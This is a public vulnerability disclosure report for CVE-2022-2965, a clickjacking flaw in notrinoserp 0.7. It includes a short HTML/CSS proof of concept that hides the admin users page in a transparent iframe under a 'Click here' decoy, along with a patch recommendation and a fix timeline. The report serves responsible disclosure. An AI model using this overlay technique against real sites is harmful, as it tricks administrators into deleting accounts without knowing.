
Clickjacking Leads To User Deletion in notrinos/notrinoserp

1

Valid Reported on Aug 21st 2022

Hello team, on `notrinoserp` there is no clickjacking protection implemented `x-frame-options`, so an attacker can perform clickjacking attack, and in this case im able to delete user account via this vulnerability from the admin account, here is the POC:



Exploit Script:

```
<style>
    iframe {
        position:relative;
        width:1200px;
        height: 650px;
        opacity: 0.4;
        z-index: 2;
    }
```

```
    }
    div {
        position:absolute;
        top:183px;
        left:880px;
        z-index: 1;
    }
</style>
<div>Click here</div>
<iframe src="http://127.0.0.1:4445/admin/users.php?"></iframe>
```

Patch Recommendation:

Add `X-Frame` header to prevent clickjacking/UI Redressing attacks

```
# Impact

1. An attacker can delete users account via exploiting this vulnerability
```

CVE
CVE-2022-2965
(Published)

Vulnerability Type
CWE-1021: Improper Restriction of Rendered UI Layers or Frames

Severity
Medium (6.4)

Registry
Other

Affected Version
0.7

Visibility
Public

Status
Fixed

Found by

Akshay Ravi

@akshayravic09yc47

pro

Fixed by

Phương

@notrinos

unranked

This report was seen 649 times.

We are processing your report and will contact the **notrinos/notrinoserp** team within 24 hours.
3 months ago

We have contacted a member of the **notrinos/notrinoserp** team and are waiting to hear back
3 months ago

Phương gave praise 3 months ago

Thanks @akshayravic09yc47 for detecting this vulnerability, it will be fixed soon.

The researcher's credibility has slightly increased as a result of the maintainer's thanks: +1

Phương assigned a CVE to this report 3 months ago

Phương validated this vulnerability 3 months ago

Akshay Ravi has been awarded the disclosure bounty

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Phương marked this as fixed in **0.7** with commit **c2ff3d** 3 months ago

Phương has been awarded the fix bounty

This vulnerability will not receive a CVE ×

Sign in to join this conversation